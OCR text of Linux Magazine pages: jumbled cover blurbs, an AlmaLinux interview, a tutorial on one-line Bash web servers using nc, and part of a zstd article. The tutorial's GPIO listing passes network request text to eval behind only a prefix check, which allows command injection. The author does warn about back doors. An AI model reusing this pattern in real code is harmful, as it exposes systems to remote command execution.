Design an Ebook with Free Tools
Monitoring Tricks
Build a dashboard to keep watch on your old Linux computer
Water Your Plants
Tending your garden with a Rasp Pi Zero
ProjectLibre
Organize and visualize your next project
bauh
All-in-one tool for managing Flatpak and AppImage
ISSUE 236 – JULY 2020
LINUX VOICE
hub: A command-line tool for managing GitHub repository
maddog: Remembering the Linux/Alpha
PulseEffects: Equalizer and effects for PulseAudio
20TH ANNIVERSARY ISSUE!
ALL 239 ISSUES ON A SEARCHABLE DISC!
HUGE SAVINGS! £29.90 VALUE!
ISSUE 240 – NOVEMBER 2020
ALIVE!
20 YEARS
coding experiments
simple OS
Linux servers
for DIY coding
usql
Manage PostgreSQL, MySQL, and SQLite with a single interface
Mistborn
All-in-one tool for protecting your LAN
JAM.PY
BUILD A WEB FRONT END FOR YOUR DATABASE
SECURE YOUR SYSTEM
SECURE YOUR SYSTEM
Expert tips for protecting your Linux
Clonezilla SE
Mass cloning without the mess
Managing Servers with Cockpit
ebornOS
ch for the slightly less geeky
Christmas Tinkering
Build a holiday music box
Git Utilities
Cool tools for extending Git version control
Fun with Go
Display song lyrics line by line
ISSUE 241 – DECEMBER 2020
GO PROGRAMMING
Search for files on Google Drive
3D PRINTING
3D PRINTING
MOFO Linux
Steer around censorship with this privacy-focused distro
Nyttig
Share files and stream Internet radio from a Rasp Pi
Netdata
Zero configuration monitor
Nerf Dart Game
Score points for your next neighborhood
ISSUE 242 – JANUARY 2021
IOBROKER
Home automation with a Rasp Pi
CHOOSE A SHELL
CHOOSE A SHELL
We compare Bash, Zsh, and fish
ELK Stack
Keep watch over your logs
Rendering Images as Text
Boop
Keep it local with this scriptable notepad
Xubuntu on a Dell
Refurbish your old laptop
detLFS
Learn about Linux by building a mini OS
Go Tricks
Create a Maze
LINUX VOICE
The rise of the small Internet
Font Manager: Keep your type straight
maddog: The benefits of a POS/ERP system
FOSSPicks
LibreSprite Pixel Editor
NeoChat Chat Client
Drumstick MIDI Monitor
Tutorial
Efficient Searches with ugrep
ISSUE 245 – APRIL 2021
FIREFOX
Enabling hardware acceleration
Exploring the iNet Wireless Daem
iNet
Intel's wireless daemon ushers in a world for Linux networks
Sunflower
New start for a classic twin-panel file manager
Optimizing Vector Graphics
Speed up your websites with these tricks for scrunching SVG files
Extensions in Tiny Core
Escape Room
Build a cool electronic game using an Arduino
MS Visual Studio on Linux
You can even develop code for a Rasp Pi
ISSUE 243 – FEBRUARY 2021
SAFE MESSAGING
PASS YOUR PUBLIC KEY USING DNS
STREAM PROCESSING
New coding techniques for the data revolution
Make It Mandatory
Requiring two-factor authentication at login
2020: The Year in Review
Kconfig Deep Dive
Exploring the powerful system that configures the Linux kernel
Raspberry Pi 4 on 8GB RAM
Do more and go faster with the souped-up 8GB version
Checksecurity
Lock down your system with automated security checks
ISSUE 244 – MARCH 2021
Double-Sided DVD INSIDE!
FREE DVD
WWW.LINUX-MAGAZINE.COM

Lead Image © Corey Ford, 123RF.com

A one-to-one drop-in replacement for CentOS

Phoenix Rising

Arising from the ashes of CentOS, AlmaLinux offers a community-owned and -governed CentOS alternative. *By Bruce Byfield*

New distributions appear all the time. Many are specialized or remain small. A notable exception is AlmaLinux [1]. Emerging out of the troubled relationship between Red Hat and the CentOS distribution, AlmaLinux has become one of the major replacements for CentOS in less than half a year. This month, Jack Aboutboul, AlmaLinux's community manager, discusses the distribution's seemingly overnight success.

Linux Magazine: Although Red Hat acquired CentOS in January 2014, in many ways, CentOS continued development much as before for seven years [2]. Then in early 2021, Red Hat announced the discontinuation of CentOS, except for a development ground for Red Hat Enterprise Linux (RHEL) called CentOS Stream [3]. How did these events lead to the creation of AlmaLinux?

Jack Aboutboul: CentOS, prior to Red Hat's announcement, was always a downstream product of RHEL, so once RHEL was released, the same sources were taken and used to build CentOS. Red Hat's decision shifted that dynamic to one where CentOS actually now becomes the feeder for RHEL, so more development now takes place in what is CentOS Stream and that gets merged into RHEL. Red Hat also decided to shorten the lifespan of a CentOS release from 10 years to 5 and also to push up the end-of-life date for CentOS 8, which made people pretty frustrated.

AlmaLinux was born out of this situation. We saw a need to step up and provide something for the community that the community could own and manage [and] that would fill this hole. Many of our team members have been rebuilding RHEL for over 10 years, and we possess deep technical expertise in that domain, as well as in the server OS space. So we figured, let's do that. That's what community is all about – giving back.

LM: Rocky Linux [4] is also a fork of CentOS. What is AlmaLinux's relationship with Rocky Linux?

JA: Our relationship is that we both share the same upstream, and we are both rebuilding RHEL. Having multiple options certainly makes the ecosystem stronger, not weaker. Currently, we disagree on things like who should own the project itself (we prefer a community ownership model, whereas Rocky is a corporation with one shareholder), governance, and tooling. We serve similar needs. I am sure

that over time things will come more clearly into focus, and there will be points of mutual collaboration.

LM: How did AlmaLinux come together so quickly? It was up and running in a matter of weeks.

JA: AlmaLinux team members have been rebuilding RHEL for over 10 years, so we had that infrastructure in place, and I don't think too many people realize that we have *tremendous* technical expertise and experience putting a distro together. If anyone is looking for a CentOS alternative for critical workloads, I think you need to factor that into the equation as well.

LM: How has AlmaLinux been received by users?

JA: AlmaLinux has had great uptake. I can honestly say almost everyone has had a positive experience, and that's because we strive to share information and to be helpful when someone comes [to us] with a question. We've had something like over 40k downloads only from the main mirror, and we have over 130 (and growing) mirrors around the world with who knows how many [downloads]. We've also got great containers available (a regular, a minimal, and some others), and we've had over 30k Docker pulls between all of them.

LM: How is AlmaLinux governed?

JA: This is really a highlight of our project, and I wish people would understand this better and what the practical impact of it is for the community. When we set out to create AlmaLinux, we wanted to create something that the community can completely own and govern. It's important for us to make sure the community owns the project, to prevent repeating what happened with CentOS in the past and also to ensure that everyone has a voice. We set up a 501(c)(6) nonprofit, which essentially means that it is in service to its members, so there will be a membership structure. Then anyone who is a member of the project has rights to a voice. This is the same setup as the Linux Foundation, and it's the *most* powerful model to ensure true community ownership and governance. Many projects call themselves community, but if only a select few have rights to govern the project, then that's not really true.

Currently we have a six-member board, which is made up of a former president of the Open Source Initiative [Simon Phipps]; members from the sponsoring projects [including CloudLinux]; and outside, community representation. Eventually, once the membership structure is approved and accepted, that board will increase in size to accommodate community members as well, so everyone, including CloudLinux and the other founding board members, is completely diluted. This is the true spirit of a free and open project and community. You can read more about that here: *https://wiki.almalinux.org/Transparency.html*.

LM: The website describes AlmaLinux as compatible with the latest version of CentOS. Do you expect any future changes that will differ from CentOS' design philosophy or target audience?

JA: No. We will always primarily be a 1:1 drop-in replacement for RHEL/CentOS. Beyond that, if the community wants to extend things or see certain changes, the best way to do that is upstream, and we will encourage and promote that. This way the whole community benefits, such as we see with repositories like EPEL [Extra Packages for Enterprise Linux] [5].

LM: Will the close connection to CloudLinux make future releases closer to CloudLinux? If so, how?

JA: CloudLinux OS and AlmaLinux are two very different things. CloudLinux is focused on specific verticals, and it will continue to be that. What CloudLinux OS is will have no effect on AlmaLinux, but of course if CloudLinux wants to use AlmaLinux as a base, much like other corporations that have reached out to us are, then yes, sure.

LM: Are there any plans to release on additional architectures?

JA: Yes. We already have ARM support, which was built in partnership with ARM, AWS, Equinix, OSU Open Source Lab (OSL), and other sponsors. We are working on PPC now.

LM: What future directions are planned?

JA: For the future, we plan on working to make sure our governance model does what it says it's supposed to; that's foremost. Other plans for the future include more cloud images to support more platforms, increased containers, cool projects like Raspberry Pi support (which we released, still in testing) and other SOHO ARM platforms, automating more of our infrastructure, and, of course, rebuilding future versions of RHEL.

LM: Why should users switch to AlmaLinux? What resources are available to make the transition easier?

JA: Users should migrate to AlmaLinux if they want a solid CentOS replacement that is a true community project and that has an experienced team behind it. We have a great migration script [6], which can help you convert from any machine running other Enterprise Linux 8 distributions.

LM: Is there anything else you'd like to mention?

JA: We are looking to grow our docs team, our security team, and a few others. Otherwise, people should know that we are the only 100 percent community-owned and -governed CentOS alternative, and we are the only ones that were endorsed by a currently sitting CentOS board member and founder [7]. Now that's saying something. ■■■

Info

[1] AlmaLinux: *https://almalinux.org/*

[2] CentOS acquisition: *https://redmonk.com/dberkholz/2014/01/10/red-hats-centos-acquisition-good-for-both-sides-but-ware-the-jabberwock/*


[3] CentOS discontinuation: *https://www.enterpriseai.news/2021/01/22/red-hats-disruption-of-centos-unleashes-storm-of-dissent/*

[4] Rocky Linux: *https://rockylinux.org/*

[5] EPEL: *https://fedoraproject.org/wiki/EPEL*

[6] Migration script: *https://github.com/AlmaLinux/almalinux-deploy*

[7] CentOS endorsement: *https://www.reddit.com/r/AlmaLinux/comments/mgic42/congrats_on_almalinux_release/*



A Bash web server

One Liners

With one line of Bash code, you can create a Bash web server for quickly viewing the output from Bash scripts and commands.

By Pete Metcalfe

For people who do a lot of work with command-line tools or Bash code, having a Bash web server could be very handy. I was really amazed that in one line of Bash code I was able to create web servers that could:

- Send the output from a Bash command directly to a browser page
- Create diagnostic pages using standard Linux tools
- Create pages that view Raspberry PI GPIO pins
- Create a page to toggle a Rasp PI GPIO pin

One-Line Web Servers

While a number of minimal, one-line web servers exist in most programming languages [1], you can create a Bash web server using the networking utility `nc` (or `netcat`) as follows:

```
while true; do { \
  echo -ne "HTTP/1.0 200 OK\r\n \
   Content-Length: \
   $(wc -c <index.htm)\r\n\r\n"; \
  cat index.htm; } | nc -l -p 8080 ; \
done
```

This Bash statement echoes a string with an HTTP header, the file content length, and an HTML file to a listener connecting on port 8080 using the `cat` command to show the HTML file. This one-line Bash example shows a single page (`index.htm`), which isn't overly useful. There are other web server options that would work much better.

Where a Bash web server really stands out is in its ability to execute command-line utilities or scripts and send the results to a web client.

Bash Web Server Calling Bash Commands

The Bash command output can be included in the `echo` string along with the HTTP header when a client listener connects. For example, the `iostat` command, which is used for system monitoring, can be viewed on a web page with:

```
while true;
  do echo \
   -e "HTTP/1.1 200 OK\n\n$(iostat)" \
  | nc -l -k -p 8080 -q 1;
done
```

With this Bash statement, there are two important options that need to be set on `nc`: `-k`, which keeps the connection open after the first connection, and `-q 1`, which closes the connection after one second, so another connection can occur. Depending on the complexity of the script that is being run, the `-q` timing may need to be adjusted.

Figure 1 shows a web page with the `iostat` output.

Multiple Commands with Headings

Comments and multiple command-line utilities can be combined as a variable string that can be passed to the Bash web server.

The FIGlet [2] utility is useful for custom-sized ASCII headings, which can come in handy if you don't want use HTML syntax. To install FIGlet in Ubuntu enter:

```
sudo apt-get install figlet
```

To run FIGlet, simply add the text string and use the `-f` option for a font presentation:

```
$ figlet "123 Test" -f smslant
  ______  ____   ______        __
 <  /_  ||_  /  /_  __/__ ___ / /_
 / / __/_/_ <    / / / -_|_-</ __/
/_/____/____/   /_/  \__/___/\__/
```

To get the output shown in Figure 2, Listing 1 uses FIGlet headings with the `sensors` and `vmstat` utilities.

Bash Web Server with Raspberry Pi GPIO

For many Raspberry Pi projects, monitoring the status of the General Purpose Input/Output (GPIO) pins is quite important.

The Raspberry Pi `gpio` utility is a command-line tool that can be used to read and write to GPIO pins. The `readall` option can be used to show the present status of all the GPIO pins.

Rather than passing the Bash commands as a string, an alternative approach is to use a Bash script and then call (`sh`) that file. An example script file (`web_body.sh`) that shows the time and then calls the `gpio readall` command would be:

```
#!/bin/bash
# web_body.sh - Show the time and
#               PI GPIO pins
date $T
echo "$(gpio readall)"
```

To run this script file in a Bash web server, use the following command:

```
while true; do { \
  echo -ne "HTTP/1.1 200 OK\r\n"; \
   sh web_body.sh; } \
  | nc -l -k -q 2 8080; \
done
```

Figure 3 shows the web page with the GPIO pins' time and the status.

Send GPIO Writes from the Address Bar

Client-side `GET` requests can be simulated on the browser address bar. For example, entering

```
gpio write 7 1
```

in the address bar sends that string to the Bash Server as a `GET` request.

In Figure 4, you can see that the HTTP request uses HTML encoding. In this example, a space is converted to `%20`.

Bash code can be added to look for specific messages. In this case, you can search for the "`gpio write 7 1`" or "`gpio write 7 0`" messages. If found, the code then executes the extracted message.

The Bash web server code now is modified to look for the "`GET gpio`" message and then decode any HTTP `%20` characters to spaces. Next, the code parses out the string to get the GPIO message and finally executes the required command:

```
while true;
  do { echo -ne "HTTP/1.1 200 OK\r\n"; \
   sh web_body.sh; } | \
  nc -l -k -q 5 8080 | \
  grep "GET /gpio" | \
  sed -e 's/%20/ /g' | \
  eval $( awk '{print substr($0,6,15) }')
;
done
```

With the new code, the *"gpio write"* text entered in the address bar is executed,

Listing 1: Using FIGlet Headings

```
title1=$(figlet Sensors -f big)

cmd1=$(sensors)

title2=$(figlet VMStat -f small)

cmd2=$(vmstat)

thebody="$title1\n$cmd1\n$title2\n$cmd2"



while true;

  do echo \

   -e "HTTP/1.1 200 OK\n\n$thebody" \

  | nc -l -p 8080 -q 1;

done
```




Figure 1: The `iostat` Bash command on a web page.




Figure 2: Two Bash utilities with FIGlet headings.




Figure 3: Monitor Rasp PI GPIO pins.

and the result can be seen in the web page (Figure 5).

Create an HTML Form

Entering commands on the command line works, but it's crude. A better way is to create an HTML Form.

The Bash web server code can remain exactly the same as in the earlier example. The original script (`web_body.sh`) file can be modified to output in HTML format, and three forms can be included (Listing 2). The first and second forms will define the `GET` actions to turn the GPIO pin on or off, and the third form will be used to refresh the page to check for GPIO changes. Figure 6 shows the client web page with buttons to turn on and off a GPIO pin. After toggling the GPIO pin, a refresh of the web page is required to see the new status.

The `nc` utility is extremely powerful, but it can be rather dangerous in that it can create back doors into your system. In this example, the code was specifically looking for the string `"GET /gpio"`. This allows only `gpio` commands to be passed. However, if the code only looked for `"GET /"`, then you could potentially pass any command string to your server.




Figure 4: Sending `GET` requests from the address bar.

Listing 2: Toggling a Rasp Pi GPIO Pin

```
#!/bin/bash
# web_body.sh - Show the time and PI GPIO pins
#             - Use HTML instead of text output
#             - Add forms for GPIO on/off, and a refresh
echo "
<!DOCTYPE html><html><head>
</head><body>
<h1>Bash Commands in a Web Page</h1>
<h2>Toggle Pin 7 On/Off</h2>
<form action='gpio write 7 0'>
 <input type='submit' value='OFF'>
</form>
<form action='gpio write 7 1'>
 <input type='submit' value='ON'>
</form>
<form action=''>
 <input type='submit' value='Refresh Page'>
</form>
<pre>
"

date $T
echo "$(gpio readall)"
echo "</pre></body></html>"
```

Final Comments

A Bash web server is a quick and easy solution for viewing the output from Bash scripts and commands. I especially like the fact that I don't need to install any special software, nor do I need to write any HTML code.

It is important to note that the number of concurrent connections is very low (one per second if the `nc -q` option is 1).

A Bash web server supports client-side `GET` and `POST` requests. However, for complex requirements, the Bash code could start to get messy quickly. In that case, it would probably be best to look at another solution. ■■■

Info

[1] One-line web servers: *https://gist.github.com/willurd/5720255*

[2] FIGlet documentation: *http://www.figlet.org/*




Figure 5: Address bar request writes to a Rasp Pi GPIO pin.




Figure 6: Bash script with HTML buttons.

Join 1000+ Software Innovators in London or Online!

jax® LONDON HYBRID

THE CONFERENCE FOR JAVA & SOFTWARE INNOVATION

EARLY BIRD UNTIL SEPTEMBER 2
✓ Group Discount
✓ Save up to £260

Use **LMcode15** to save an **extra 15%!**

OCTOBER 4 – 7, 2021
LONDON OR ONLINE

REGISTER NOW!

CONFERENCE TRACKS

- Java Core & JVM Languages
- DevOps & Continuous Delivery
- Java & Blockchain
- Cloud, Kubernetes & Serverless
- Microservices
- Software Architecture & Design
- Agile & Culture

jaxlondon.com

A modern compression tool

Zip It

Like other modern replacement commands, zstd offers significantly faster file compression than the standard archiving tools. *By Bruce Byfield*

Unix-like systems have been around long enough that replacements are available for time-honored commands. For instance, `tree` is a substitute for `ls`, while `apt` has unified `apt-get` and the most popular of its associated scripts. Since 2015, one of the most popular substitutes has been Zstandard (`zstd`) [1], a compression tool that is a simplification of `gzip` that is significantly faster than standard archiving tools such as `tar`, `zip`, and `bzip`.

An LZ77 lossless data compression algorithm [2] gives `zstd` its speed. Algorithms in the LZ77 family are a form of sliding window compression, so-called because they encode in chunks of customizable sizes as they copy and verify results. Chunks that are too small do nothing to increase speed, but ones that are too large start to slow compression because they take longer to verify. Finding the right balance maximizes the speed of an operation. To help obtain the most efficient setting, `zstd` can build and use a dictionary of settings for different types of files (see the "Using a Dictionary" section).

To LZ77 compression, `zstd` adds two modern, high-speed entropy encoders [3], which are used at the end of compression. Huffman, with its out-of-order (OoO) execution, offers high speed operations, while Finite State Entropy (FSE), a more recent entropy encoder, is designed to ensure the accuracy of compression at high speeds. Armed with LZ77 compression and these two entropy encoders, `zstd` easily outperforms other archiving commands, especially when the command options are carefully chosen.

Closely resembling `gzip`, `zstd` has associated commands that are the equivalent of some common options. For example, `unzstd` is the equivalent of `zstd -d`, which decompresses files. However, `zstd` differs from `gzip` in several ways that make it more user-friendly. To start with, `zstd` does not delete original files by default like `gzip` does. Instead, the original files are only deleted if the `--remove` option is added to the command. In addition, by default, `zstd` displays progress notifications for single files and displays a help file when an error occurs, behaviors that are turned off when the `--quiet` (`-q`) option is used.

Command Structure

Integers in `zstd` options can be specified in kilobytes (KiB, Ki , K, or KB) or megabytes (MiB, Mi, M, or MB). All these abbreviations should come immediately after the integer, with no space between them.

Files compressed with `zstd` have a `.zst` extension. Using a standard command structure, `zstd` compresses a file with:

```
zstd INPUT-FILE
```

An archive will be created in the same directory as the original file (Figure 1). If you add the `--verbose` (`-v`) option, you can see the compression details. You can compress multiple files using either regular expressions or by listing them after the command in a space-separated list. To create the com-

Author

Bruce Byfield is a computer journalist and a freelance writer and editor specializing in free and open source software. In addition to his writing projects, he also teaches live and e-learning courses. In his spare time, Bruce writes about Northwest Coast art (*http://brucebyfield.wordpress.com*). He is also co-founder of Prentice Pieces, a blog about writing and fantasy at *https://prenticepieces.com/*.

```
bb@nanday:~/sample$ zstd -v ./*.flac
*** zstd command line interface 64-bits v1.3.8, by Yann Collet ***
./02_-_Hold_Back_Time___Time_Machine.flac : 99.98%   (34736263 => 34728660 bytes, ./02_-_Hold_Ba
ck_Time___Time_Machine.flac.zst)
./04_-_High_Rise___Living_In_Clover.flac : 99.96%   (19150793 => 19143077 bytes, ./04_-_High_Ris
e___Living_In_Clover.flac.zst)
./06_-_King_O_The_Casbah.flac : 99.97%   (28614055 => 28605038 bytes, ./06_-_King_O_The_Casbah.f
lac.zst)
./07_-_Lazy_Boy.flac : 99.96%   (18501343 => 18493385 bytes, ./07_-_Lazy_Boy.flac.zst)
./08_-_Save_Me.flac  : 99.97%   (29605672 => 29598205 bytes, ./08_-_Save_Me.flac.zst)
./09_-_Living_In_Clover_Reprise.flac : 99.75%   (3427259 => 3418853 bytes, ./09_-_Living_In_Clov
er_Reprise.flac.zst)
./Dream-On.flac      : 99.96%   (21902696 => 21893212 bytes, ./Dream-On.flac.zst)
zstd: ./Jacks-Tune.flac.zst already exists; overwrite (y/N) ? y
./Jacks-Tune.flac    : 99.91%   (8414696 => 8406749 bytes, ./Jacks-Tune.flac.zst)
./See-You-In-The-Morning.flac : 99.95%   (16086963 => 16079190 bytes, ./See-You-In-The-Morning.f
lac.zst)
```

Figure 1: Using the verbose option shows what the simplest `zstd` command structure does.

pressed file in some other location, use the following format:

```
zstd -INPUT-FILE -o=OUTPUT-FILE
```

If you want to store multiple files in the same archive, you need to add `tar` to the command. The simplest use of `tar` involves no `zstd` options:

```
tar --zstd
  -cf DIRECTORY.tar.zst DIRECTORY
```

If you want to use any `zstd` options, you need to use `tar`'s `-I` option and place the `zstd` command and any of its options inside quotes (Figure 2). For example:

```
tar -I 'zstd --ultra -22'
  -cf DIRECTORY.tar.zst Directory/
```

At the most basic level, all that is needed is often a single option: `--compress` (`-z`) or the command `zstd` to compress files; `-d`, `--decompress`, `--uncompress`, or the command `unzstd` to decompress files. If no other options are given, `zstd` uses its defaults, which might not be the most efficient choices but could be sufficient for general purposes.

If you want more control over compression, other options exist. Using `--list` (`-l`), you can view information about compressed files, such as their size, compression ratio, and checksum (Figure 3). Additional information can be had by adding the `--verbose` (`-v`) option. If you do not want to use the default compression ratio of `3`, you can specify `-#=1-19`, with a lower number offering greater speed of operation and a high number greater compression. To give a sense of performance, at `3`, `zstd` compresses an average Linux kernel slightly faster than `gzip`, while at `19` it is 26 times slower. However, the biggest gain in speed is in decompression, for which an archive made at level `3` is about 25 percent faster than `gzip`, and one made at `19` is about 60 percent faster than `gzip`. From these figures, you can deduce that `zstd`'s priorities are the degree of compression and the speed of decompression. By contrast, the speed of compression seems of secondary importance.

The speed of operation can be affected by the other options used. Using `--fast=NUMBER`, you can add faster speeds of `-5` to `2`, while `--ultra=NUMBER` allows compression of `20` or greater. However, note that `--fast` and `--ultra` are not automatically enabled because they may have unintended effects. For instance, `--fast` is more likely to produce a file that will not fit on an external drive, while a file produced using `--ultra` may take an unacceptably long time to decompress. You may prefer to use `--adapt=min=NUMBER,max=NUMBER` to have `zstd` set the compression level as it judges best. In the same way, `--rsyncable` can be specified to make `zstd` adjust to work more efficiently when `rsync` is used to connect to remote machines. If `zstd` is compiled with multithread support, still another way to affect speed is to add the option `--threads=#NUMBER` (`-T#NUMBER`), which, when set to `0`, prompts `zstd` to detect the number of available cores. Alternatively, the `--single-thread` option restricts `zstd` to one thread.

By default, `zstd` defaults to its own `.zst` format. However, it can also be used with several other common compression formats, including `.gzip`, `.xz`, `.lzma`, and `.lz4`. These can be specified with the option `--format=FORMAT`. Once a compressed file is created, `zstd` runs an integrity test that compares it to the original file.

Benchmarking

With all the options that affect `zstd`'s performance, you may want to experiment to find the most efficient command structure for compressions that you do regularly. `zstd` can be compiled with several options for benchmarking, although only the long help, available with the `-H` option, lists them all. With `-b#NUMBER`, you can test a compression level. Rather than test compression levels one at a time, you can specify a starting level with `-e#NUMBER` and the end of a range with `-b#NUMBER`. You can also set the time

```
/home/bb/sample/ tar -I 'zstd --ultra -22' -cf Allan-Prosser.tar.zst ./
tar: Removing leading `/' from member names
/home/bb/sample/
/home/bb/sample/09-Someone_You_Might_Have_Been.flac
/home/bb/sample/13-A_River_Runs.flac
/home/bb/sample/13-Factory_Girl.flac
/home/bb/sample/10-Bold_Riley_alt._version.flac
/home/bb/sample/02-Gamblers_We_Do_Not_Do_That_Anymore.flac
/home/bb/sample/05-Fuse.flac
/home/bb/sample/04-Blood_Wedding.flac
```

Figure 2: Compressing multiple files into one archive requires the use of the `tar` command.

```
